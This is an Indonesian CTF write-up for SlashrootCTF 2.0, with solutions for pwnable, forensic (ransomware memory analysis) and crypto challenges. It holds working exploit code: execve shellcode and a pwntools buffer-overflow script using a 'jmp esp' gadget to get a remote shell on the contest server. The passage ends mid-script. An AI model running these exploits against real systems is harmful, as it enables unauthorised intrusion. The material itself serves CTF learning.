

Writeup SlashrootCTF 2.0



Tribute to All CTF Players

Daftar Isi

Warmup	3
Warmup (1 pts)	3
Bonus (10 pts)	3
Exploit / Pwnable	4
Overwriting Game (50 pts)	4
Gimme Something (100 pts)	6
Suggestion Box (150 pts)	8
Forensic	10
RuZIP (75 pts)	10
WannaFlag (200 pts)	11
Cryptography	18
EZip (50 pts)	18
RSA (100 pts)	20
Rsalagi (200 pts)	20
Web Hacking	22
Breakfast (75 pts)	22
God's Number (100 pts)	25
Zodiak (250 pts)	27
Networking	28
Vlan (150 pts)	28
ACL (300 pts)	30
Game	34
Code - BR3AKER (10 pts)	34
Reversing	44
Rev4Fun (75 pts)	44
Galactic (100 pts)	45
GDB (150 pts)	47

Untuk File lomba bisa diakses di
<https://drive.google.com/open?id=0By3ArX8ZAWHDeS1DSksxMW91ZnM>

Warmup

Warmup (1 pts)

Sepertinya memang sudah hangat ... bahkan panas ! Ini jadi flag penyejuk saja ~

link : <http://103.200.7.150:9086/>

Hint! Header ? Hex & MD5 ?

Solusi :

Lakukan curl dengan melihat header dan didapatkan

```
❯ curl -I http://103.200.7.150:9086
HTTP/1.1 200 OK
X-SlashRoot-CTF: SlashRootCTF{7761726d75705f21d6f40cfb511982e4424e0e250a9557}
Date: Sat, 10 Jun 2017 11:52:54 GMT
Connection: keep-alive
```

Ternyata harus diubah menjadi hex dan md5 sesuai hint. Panjangnya 46, artinya 32 yang md5 dan sisanya hex. Dari hex, didapatkan tulisan "warmup_". Dan dengan hashkiller didapatkan "session". Sehingga flagnya adalah

Flag : **SlashRootCTF{warmup_session}**.

Bonus (10 pts)

Karena tadi server sempat down, bonus flag untuk semuanya !

Flag: **SlashRootCTF{free_flag_for_all_of_you_guys}**

Exploit / Pwnable


Overwriting Game (50 pts)

I love this game very mucho ~


Connect: nc 103.200.7.150 6666

Solusi :

Diberikan binary 32 bit not stripped. Buka dengan Binary Ninja dan didapatkan fungsi berikut.



Lalu pelajari flow programnya... dengan kekuatan Low-Level Intermediate Language (LLIL) (shortcut: 'i') di binary ninja kita dapat dengan mudah mengerti flownya.



Jika dilihat dari instruksi tersebut kita harus membuat nilai pin1 tidak sama dengan 0xDEADFOOD dan pin2 tidak sama dengan 0xFBADBEEF dan pin1 harus sama dengan pin2. Terdapat fungsi untuk mengoverwrite nilai tersebut dengan adanya pointer. Dan program berjalan 2 kali. Sekarang saatnya mencari alamat dari pin1 dan pin2 yang akan diubah.

```

.data (PROGBITS) section started {0x804a02c-0x804a03c}
0804a02c                                00 00 00 00
0804a030  __dso_handle:
0804a030                                00 00 00 00
0804a034  pin_1:
0804a034                                0d f0 ad de
0804a038  pin_2:
0804a038                                ef be
.data (PROGBITS) section ended {0x804a02c-0x804a03c}

```

Didapatkan pin_1: **0x804a034** dan pin_2: **0x804a038**. Jadi tinggal diubah (overwrite) saja.

```

L: nc 103.200.7.150 6666
Pin 1: 0xdeadf00d
Pin 2: 0xfbadbeef
Selamat datang di overwriting game ...
Alamat mana yang akan di-overwrite? 0804A034
Masukan nilai: 1
Overwrite 0x1 ke 0x804a034...
Berhasil melakukan overwriting!
Pin 1: 0x1
Pin 2: 0xfbadbeef
Alamat mana yang akan di-overwrite? 0804A038
Masukan nilai: 1
Overwrite 0x1 ke 0x804a038...
Berhasil melakukan overwriting!
Pin 1: 0x1
Pin 2: 0x1
Mantap, ambil flagnya!
SlashRootCTF{overwrite_meh_like_a_b0$$}

```

Flag : **SlashRootCTF{overwrite_meh_like_a_b0\$\$}**

Gimme Something (100 pts)

Something special you can give to me.

Connect: **nc 103.200.7.150 7777**

Solusi :

Diberikan binary 32 bit not stripped. Dan dari soalnya dia meminta sesuatu. Dan jika dilihat assemblynya akan terlihat sebagai berikut (karena ga bisa didecompile)

```

.text:080484CD      push  ebp
.text:080484CE      mov   ebp, esp
.text:080484D0      sub   esp, 38h
.text:080484D3      mov   dword ptr [esp], offset s ;
"[x] Welcome to #SlashRootCTF2K17 [x]"
.text:080484DA      call  _puts
.text:080484DF      mov   dword ptr [esp], offset
aGladToSeeYouHe ; "Glad to see you here, enjoy the CTF \\m"...
.text:080484E6      call  _puts
.text:080484EB      mov   eax, ds:stdout@@GLIBC_2_0
.text:080484F0      mov   [esp], eax          ; stream
.text:080484F3      call  _fflush
.text:080484F8      lea   eax, [ebp+s]
.text:080484FB      mov   [esp], eax          ; s
.text:080484FE      call  _gets
.text:08048503      lea   eax, [ebp+s]
.text:08048506      mov   [esp], eax          ; s
.text:08048509      call  _strlen
.text:0804850E      cmp   eax, 16h
.text:08048511      jz    short loc_804852E
.text:08048513      mov   dword ptr [esp], offset
aWhatDoYouWantD ; "What do you want, dude??"
.text:0804851A      call  _puts
.text:0804851F      mov   eax, ds:stdout@@GLIBC_2_0
.text:08048524      mov   [esp], eax          ; stream

```

```
.text:08048527          call _fflush
.text:0804852C          jmp  short locret_8048533
```

Jika dilihat, ada fungsi gets(). Ternyata shellcode dapat langsung dipanggil jika bisa jump ke loc_804852E di terdapat instruksi berikut

```
.text:0804852E loc_804852E:                                ; CODE
XREF: run_it+44j
.text:0804852E          lea  eax, [ebp+s]
.text:08048531          call eax
```

Di mana s adalah -1eh. Sehingga program akan langsung mengeksekusi shellcode.

Shellcode disimpan di file bernama zkv7.

```
$ cat zkv7
1\Qh//shh/bin
A
```

Dan ternyata panjangnya harus 22 cmp eax, 16h Maka dari itu coba ditambah satu karakter yaitu 'A'.

Coba dijalankan

```
$ cat zkv7 - | nc 103.200.7.150 7777
[x] Welcome to #SlashRootCTF2K17 [x]
Glad to see you here, enjoy the CTF \m/...

id
sh: 1: id: not found
ls
bin
dev
gimme_shell
lib
lib32
lib64
ls -a
.
..
.bash_logout
.bashrc
.flag
.profile
bin
dev
gimme_shell
lib
lib32
```

```
lib64
cat .flag
SlashRootCTF{stairway_to_sHELLcode}
```

Dapat flagnya gun.

Flag : **SlashRootCTF{stairway_to_sHELLcode}**

Suggestion Box (150 pts)

Please, we need your suggestion about this CTF!

Connect: **nc 103.200.7.150 8888**

Solusi :

Diberikan binary 32 bit. Didecompile untuk mendapatkan hasilnya

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1

    puts("[+] SlashRoot CTF Box Suggestion [+]");
    printf("Enter your suggestion: ");
    fflush(stdout);
    gets(&v4);
    if ( strlen(&v4) <= 10 )
    {
        printf("Message: `%s` will be processed soon, thanks for
your suggestion!\n", &v4);
        fflush(stdout);
    }
    else
    {
        puts("Too long dude, we need the point only!");
        fflush(stdout);
    }
    return 0;
}
```

Jadi ada fungsi gets yang dapat kita manfaatkan. Dengan asumsi terdapat ASLR yang On, maka kita harus bisa mengalahkan ASLR tersebut yang membuat stack menjadi random. Akan tetapi, kita dapat mengakalinya dengan menggunakan esp. Seperti yang telah kita ketahui bersama, esp merupakan register yang berada di atas. Dan ketika akan kembali dari suatu fungsi, esp tersebut akan turun dan kembali ke posisi stack sebelum memanggil suatu fungsi. Untuk mengatasi ini, kita gunakan perintah jmp esp yang terdapat dalam binary tersebut untuk melakukan jump ke awal esp yang telah kembali.

```
$ ROPgadget --binary suggestion_box | grep jmp
```



```
0x08048500 : jmp esp
0x080484fe : mov ebp, esp ; jmp esp
0x080484fd : push ebp ; mov ebp, esp ; jmp esp
```

Setelah jump ke esp, kita dapat memasukkan shellcode kita yang akan langsung dieksekusi ketika stack sebelumnya telah ditutup. Sehingga script python yang akan dimasukkan adalah sebagai berikut.

```
#!/usr/bin/python

from pwn import *

r = remote('103.200.7.150', '8888')
sh =
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31
\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
p = '\x90' * 112
p += p32(0x08048500) # jmp esp
p += sh

r.sendline(p)
r.interactive()
```

Dijalankan dan didapatkan flag.

```
$ python suggest.py
[+] Opening connection to 103.200.7.150 on port 8888: Done
[*] Switching to interactive mode
[+] SlashRoot CTF Box Suggestion [+]
Enter your suggestion: Too long dude, we need the point only!
$ id
sh: 1: id: not found
$ ls -lah
total 52K
drwxr-x--- 17 0 1000 4.0K Jun 11 10:44 .
drwxr-x--- 17 0 1000 4.0K Jun 11 10:44 ..
-rwxr-x--- 1 0 1000 220 Aug 31 2015 .bash_logout
-rwxr-x--- 1 0 1000 3.7K Aug 31 2015 .bashrc
-rwxr----- 1 0 1000 44 Jun 11 10:32 .flag
-rwxr-x--- 1 0 1000 655 Jun 24 2016 .profile
drwxr-xr-x 2 0 0 4.0K Jun 11 10:44 bin
drwxr-xr-x 2 0 0 4.0K Jun 11 10:44 dev
drwxr-xr-x 32 0 0 4.0K Jun 11 10:44 lib
drwxr-xr-x 3 0 0 4.0K Jun 11 10:44 lib32
drwxr-xr-x 2 0 0 4.0K Jun 11 10:43 lib64
-rwxr-x--- 1 0 1000 7.4K Jun 11 10:29 suggestion_box
$ cat .flag
```

```
SlashRootCTF{agan_memang_SHELLalu_mhantap!}  
$
```

Pelajaran yang dapat diambil adalah teknik tersebut dapat memperkaya kita dalam menaklukkan ASLR.

Flag : **SlashRootCTF{agan_memang_SHELLalu_mhantap!}**

Forensic

RuZIP (75 pts)

Ada yang mengubah file ZIPnya, setelah dibuka kembali ternyata file yang diekstrak bukan flag. RUrak ya ZIPnya? jika iya perbaiki file ZIP tersebut dan dapatkan flagnya.

Solusi :

Diberikan file zip yang jika kita extract akan error

```
L unzip RuZIP  
Archive: RuZIP  
flagnya.txt: mismatching "local" filename (rusakkk.txtUT^M),  
continuing with "central" filename version  
inflating: flagnya.txt  
error: invalid compressed data to inflate
```

Setelah googling dan mencoba berbagai hal, didapatkan sebuah link menarik yaitu

https://github.com/bl4de/ctf/blob/master/2017/PlaidCTF_2017/zipper/zipper.md. Dari sana, coba dijalankan

```
L zipdetails RuZIP  
  
0000 LOCAL HEADER #1      04034B50  
0004 Extract Zip Spec    14 '2.0'  
0005 Extract OS          00 'MS-DOS'  
0006 General Purpose Flag 0000  
[Bits 1-2]              0 'Normal Compression'  
[Bit 3]                 1 'Streamed'  
0008 Compression Method  0000 'Deflated'  
000A Last Mod Time       4AA5065B 'Fri May 5 16:50:54 2017'  
000E CRC                 00000000  
0012 Compressed Length   00000000  
0016 Uncompressed Length 00000054  
001A Filename Length     00B0  
001C Extra Length        0020  
001E Filename            'rusakkk.txtUT  
0< Y0< Y=> Yux 0  
N0I0M,QH0KITHJ-0H,000000-H-  
JJ000L000000TH0IL r 0 0s 0300000C0  
0*00-000  
0B110k0 PK 0J T PK  
[00]0J T  
00CE Extra ID #0001      0000 ''  
00D0 Length              0000  
00D2 Extra Payload       0000 ''  
00D2 Extra ID #0002      0000 ''  
00D4 Length              FF00  
Truncated file (got 70, wanted 84):
```

Terlihat bahwa panjang file tidak sesuai yaitu 00B0 sementara nama filenya (rusakkk.txt) hanya sepanjang 11. Lalu diubah dengan menggunakan GHex menjadi 00B0.

Coba lagi diunzip.

```

[~] unzip hasil
Archive: hasil
flagnya.txt: mismatching "local" filename (rusakkk.txt),
        continuing with "central" filename version
replace flagnya.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: flagnya.txt
[zenith|apple ~/CTF/Competition/Slashroot/Penyisihan/Forensic]
[~] ls
flagnya.txt  hasil  RuZIP
[zenith|apple ~/CTF/Competition/Slashroot/Penyisihan/Forensic]
[~] cat flagnya.txt
Selamat anda berhasil memperbaikinya,
Ini flagnya : SlashRootCTF{Z1Pny4_94k_12U54k}

```

Flag : **SlashRootCTF{Z1Pny4_94k_12U54k}**

WannaFlag (200 pts)

Pada suatu hari kang Tono mendapatkan keygen yang katanya merupakan keygen untuk file yang terkena ransomware, tanpa basa-basi kang Tono langsung mencobanya dan alhasil kejadian naas menimpa drive D dari laptop kang Tono, seluruh file yang ada di Encrypt dan file aslinya di hapus. Bantulah kang tonon menengembalikan file-file tersebut.

URL : <https://drive.google.com/file/d/0B6Tf-8apoQ73bTIXUnZObnhFekU/view?usp=sharing>

****Note :** Bila menemukan sesuatu yang menarik harap berhati-hati jika tidak ingin terjadi hal yang tidak di inginkan, kami dari panitia tidak bertanggung jawab atas kehilangan atau kerusakan data anda yang kemungkinan terjadi. **Do With Your Own Risk**

Tahap pertama kita lakukan analisa image menggunakan volatility untuk mengetahui profile image tersebut.

```

$ vol.py -f wannaflag.mem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO      : volatility.debug      : Determining profile based on KDBG
search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64,
Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64,
Win7SP1x64_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (~\wannaflag.mem)
          PAE type  : No PAE
          DTB       : 0x187000L
          KDBG      : 0xf800027ee070L
          Number of Processors : 1
          Image Type (Service Pack) : 0
          KPCR for CPU 0 : 0xffffffff800027efd00L
          KUSER_SHARED_DATA : 0xffffffff78000000000L
          Image date and time : 2017-06-11 03:04:43 UTC+0000
          Image local date and time : 2017-06-11 11:04:43 +0800

```

Didapatkan profilnya yaitu **Win7SP1x64**. Lalu kami analisis proses yang berjalan dengan **pslist**

```
$ vol.py -f wannaflag.mem --profile=Win7SP1x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)      Name      PID  PPID  Thds  Hnds  Sess  Wow64
Start      Exit
-----
...
2017-06-11 03:00:51 UTC+0000
0xfffffa80007d7060 svchost.exe      2508    488     9     296     0     0
2017-06-11 03:00:53 UTC+0000
0xfffffa800085d060 WannaFlag.exe      600    1440    10     233     1     1
2017-06-11 03:02:40 UTC+0000
0xfffffa8000845b30 WmiPrvSE.exe      604    612     8     117     0     0
....
```

Kami menemukan sebuah executable WannaFlag.exe. Lalu kami dump executablenya dengan memdump.

```
$ mkdir dump_wanna
$ vol.py -f wannaflag.mem --profile=Win7SP1x64 procdump -p 600 -D
dump_wanna/
Volatility Foundation Volatility Framework 2.6
Process(V)      ImageBase      Name      Result
-----
0xfffffa800085d060 0x0000000000ad0000 WannaFlag.exe      OK:
executable.600.exe
$ cd dump_wanna/
$ file executable.600.exe
executable.600.exe: PE32 executable (GUI) Intel 80386 Mono/.Net
assembly, for MS Windows
```

Diketahui tipe file tersebut. Selanjutnya kami harus decompile, biasanya program .NET di-decompile menggunakan ILSpy namun karena ILSpy gak jalan di linux bahkan sudah pakai wine tetep gak bisa dan kami juga males pindah ke windows. Jadi kami menggunakan tools online

<http://www.showmycode.com/?b5536f9333d03e606a6605ac202e8c3e>

Setelah kami memahami proses enkripsi ternyata enkripsinya membutuhkan key. Kami menganalisa string yang ada pada image-nya untuk memperoleh key tersebut.

```
$ strings wannaflag.mem | grep key
token=%22310850ed46b57f6546b13a18ff60a7038ffccf78021b68cc8936b8601997790e2b
793044163c306a95fbd564a3f714cc8e2bbd72f16fbedf803365876b8161d7%22&filename=
D%3a%5cdefcon-2014-hacking.jpg&key=t5s5g8m2&md5Asli=674a6538dd2c55ab9efcea3
4a0debd9c&md5Enc=dd818d7ef73f163da029e7addd139e43
....
token=%22de786137c7450f7ad965fdb6eac672b5a029603ebcd99ba7516ff210418c8d1ae
5551e87ffc9fa0f0ea25c48055fe3c60ea3d77ec6fc8d1d2f1917b77b7e0fa%22&filename=D
```

```
%3a%5cThis+File.png&key=k6u9a1b6&md5Asli=b1dfed4ad9ca0e4ae9760a80c42dc9f2&md5Enc=d09046e7301deca2b230d4294b89a794
```

Ternyata jika dibandingkan md5Enc dengan md5 yang dienkripsi ternyata sama.

```
~/File Enc $ md5sum *
dd818d7ef73f163da029e7add139e43 defcon-2014-hacking.jpg.WannaFlag
0f89d9e5002c11ee1950a5f057fe38cd logoksl_1.png.WannaFlag
e1daf7e3e53c6fa37e55e41e2fc129e3 noUiSlider.9.2.0.zip.WannaFlag
4f3973d3add2cf8962a0a61e15a368f7 slashroot_logo.png.WannaFlag
d09046e7301deca2b230d4294b89a794 This File.png.WannaFlag
```

Kami buat list 3 data token yang kami dapatkan:

Token	Filename	Key	MD5Asli	MD5Enc
b6df241bf6757402b44f535df492b0ea3f877ca8ec2285e82bed60d65ece8ef242142fdd63f0afa434add794595d703e8a2a1188116a023b5a2ec2579d0c337b	slashroot_logo.png	i6e2i6m2	cac63b01ddb6efd6fe193b98d273b13e	4f3973d3add2cf8962a0a61e15a368f7
310850ed46b57f6546b13a18ff60a7038ffccf78021b68cc8936b8601997790e2b793044163c306a95fbd564a3f714cc8e2bbd72f16fbedf803365876b8161d7	defcon-2014-hacking.jpg	t5s5g8m2	674a6538dd2c55ab9efcea34a0debd9c	dd818d7ef73f163da029e7add139e43
de786137c7450f7ad965fdb6eac672b5a029603ebcd99ba7516ff210418c8d1ae5551e87ffcf9fa0f0ea25c48055fe3c60ea3d77ec6fc8d1d2f1917b77b7e0fa	This File.png	k6u9a1b6	b1dfed4ad9ca0e4ae9760a80c42dc9f2	d09046e7301deca2b230d4294b89a794

Lalu kami reverse fungsi enkripsi untuk membuat fungsi dekripsinya

```
using System;
using System.Security.Cryptography;
using System.Text;
using System.IO;

public class HelloWorld
{
    static public void Main ()
    {
        string filename = "(NAMA FILE)";
        string pass = "(KEYNYA)";

        byte[] bToE = File.ReadAllBytes(filename + ".WannaFlag");

        byte[] array = Encoding.UTF8.GetBytes(pass);
        byte[] passByte = SHA256.Create().ComputeHash(array);

        byte[] result = null;
        byte[] salt = new byte[]
        {
            1,
            2,
            3,
            4,
            5,
            6,
            7,
            8
        };
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (RijndaelManaged rijndaelManaged = new
RijndaelManaged())
            {
                rijndaelManaged.KeySize = 256;
                rijndaelManaged.BlockSize = 128;
                Rfc2898DeriveBytes rfc2898DeriveBytes = new
Rfc2898DeriveBytes(passByte, salt, 1337);
                rijndaelManaged.Key =
rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                rijndaelManaged.IV =
rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                rijndaelManaged.Mode = CipherMode.CBC;
```

```

        using (CryptoStream cryptoStream = new
CryptoStream(memoryStream, rijndaelManaged.CreateDecryptor(),
CryptoStreamMode.Write))
        {
            cryptoStream.Write(bToE, 0,
bToE.Length);

            cryptoStream.Close();
        }
        result = memoryStream.ToArray();
    }

    File.WriteAllBytes(filename, result);
}
}

```

Kami jalankan programnya untuk mendecrypt file *.WannaFlag.

```
$ csc decrypt.cs; mono decrypt.exe
```


File slashroot_logo.png



File defcon-2014-hacking.jpg



File This File.png



Flag: **SlashRootCTF{Y0u_FinD-The-Right_w4y_4nd_y0u_g0t_th1s}**

Cryptography

EZip (50 pts)

Diberikan sebuah program untuk melakukan kompresi dan sebuah file lagi yang merupakan output dari program tersebut. Tugas kita adalah membalikan fungsi kompresinya dengan kata lain kita harus merekonstruksi ulang fungsi decompress dari fungsi compress yang sudah diberikan.

Fungsi encodingnya sebagai berikut:

```
def press(str):  
    z = chr(ord(str[0]) ^ ord('E'))  
    for x, y in enumerate(str[1:]):  
        z += chr(ord(y) ^ ord(str[x]))  
    return z  
  
def compress(str):  
    return press(zlib.compress(str))
```

Kami membuat fungsi decompressnya:

```
def unpress(str):
    key = chr(ord(str[0]) ^ ord('E'))
    tmp = key
    z = key
    for x in range(len(str)-1):
        tmp = chr(ord(str[x+1]) ^ ord(tmp))
        z += tmp
    return z

def uncompress(str):
    return zlib.decompress(unpress(str))
```

Lalu jalankan program decompressnya

```
import sys, zlib, gzip

def unpress(str):
    key = chr(ord(str[0]) ^ ord('E'))
    tmp = key
    z = key
    for x in range(len(str)-1):
        tmp = chr(ord(str[x+1]) ^ ord(tmp))
        z += tmp
    return z

def uncompress(str):
    return zlib.decompress(unpress(str))

def dz(file):
    with open(file, 'r') as x, gzip.open(file + "decompress.gz",
    'w') as y:
        y.write(uncompress(x.read()))

def main():
    try:
        if len(sys.argv) == 2:
            dz(sys.argv[1])
        else:
            print ""

EEEE ZZZZZ
E      Z  ii
EEE    Z      ppp
E      Z      ii p  p
EEEE ZZZZZ ii ppp
      p
```

Encrypt and Zip

Usage:

```
python EZip.py file"""
except Exception as error:
    print error

if __name__ == '__main__':
    main()
```

```
$ cp flag.txt.EZip flag.ezip.gz
$ gzip -d flag.ezip.gz
$ python EZip.py flag.ezip
$ gzip -d flag.ezip.decompress.gz
$ cat flag.ezip.decompress
```

Flag:

SlashRootCTF{4123_y0u_12ea11y_123411y_R34LLY_n33d_c0mp12355_p123ss_pr3ss_p12E55}

RSA (100 pts)

N = 1799159815596838211639026598242739
e = 200917020563208190152062461460131
c = 318686567182196523307366910641013

*format flag : SlashRootCTF{flag}

Hint! Hasil perlu diconvert ke ascii

Solusi :

Diberikan parameter tersebut, dapatkan kembali stringnya. Buat script sederhana dengan python seperti berikut.

Faktorkan N dengan menggunakan wolfram alpha.

```
#!/usr/bin/python

from Crypto.Util.number import inverse, long_to_bytes,
bytes_to_long

N = 1799159815596838211639026598242739
e = 200917020563208190152062461460131
c = 318686567182196523307366910641013
```

```
p = 19900922910223213
q = 90405848196748703
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(c, d, N)

print long_to_bytes(m)
```

Ternyata ga printable. Dari hint ternyata nilai m nya itu harus diubah ke ascii seperti berikut.

```
>>> a = [49,78,49,95,51,49,50,51,53,52,104,52,104,52]
>>> ''.join(chr(i) for i in a)
'1N1_312354h4h4'
>>>
```

Flag : **SlashRootCTF{1N1_312354h4h4}**

Rsalagi (200 pts)

Gak bisa jauh jauh dari rsa.
Maunya berdekatan terus.

Diberikan file zip yang isinya sebuah flag yang dienkripsi dan juga sebuah public key. Flag yang dienkrip tersebut berformat base64 sehingga harus didecode dulu.

```
$ cat flag.enc | base64 -d
90915196459451721605702693038219409609007684187951002859678985440
19168975714520864538829623649665793227258364977045330131318694852
87325527033643733890090632707792035896821553234155953160528452885
93957871679088177231090687335741499503134285163829198107460200790
175917658948601392582712092990060661528381661
```

Flag sudah didecode.

Tahap selanjutnya adalah :

1. mendapatkan nilai n dan e dari pub.key.
2. Faktorkan nilai n untuk mendapatkan p dan q.
3. Cari nilai d.
4. Dekrip flag tersebut.

Untuk faktorisasi, kami menggunakan algoritma fermat. Berikut script yang kami gunakan.

```
#!/usr/bin/python

from Crypto.Util.number import inverse, long_to_bytes
from Crypto.PublicKey import RSA
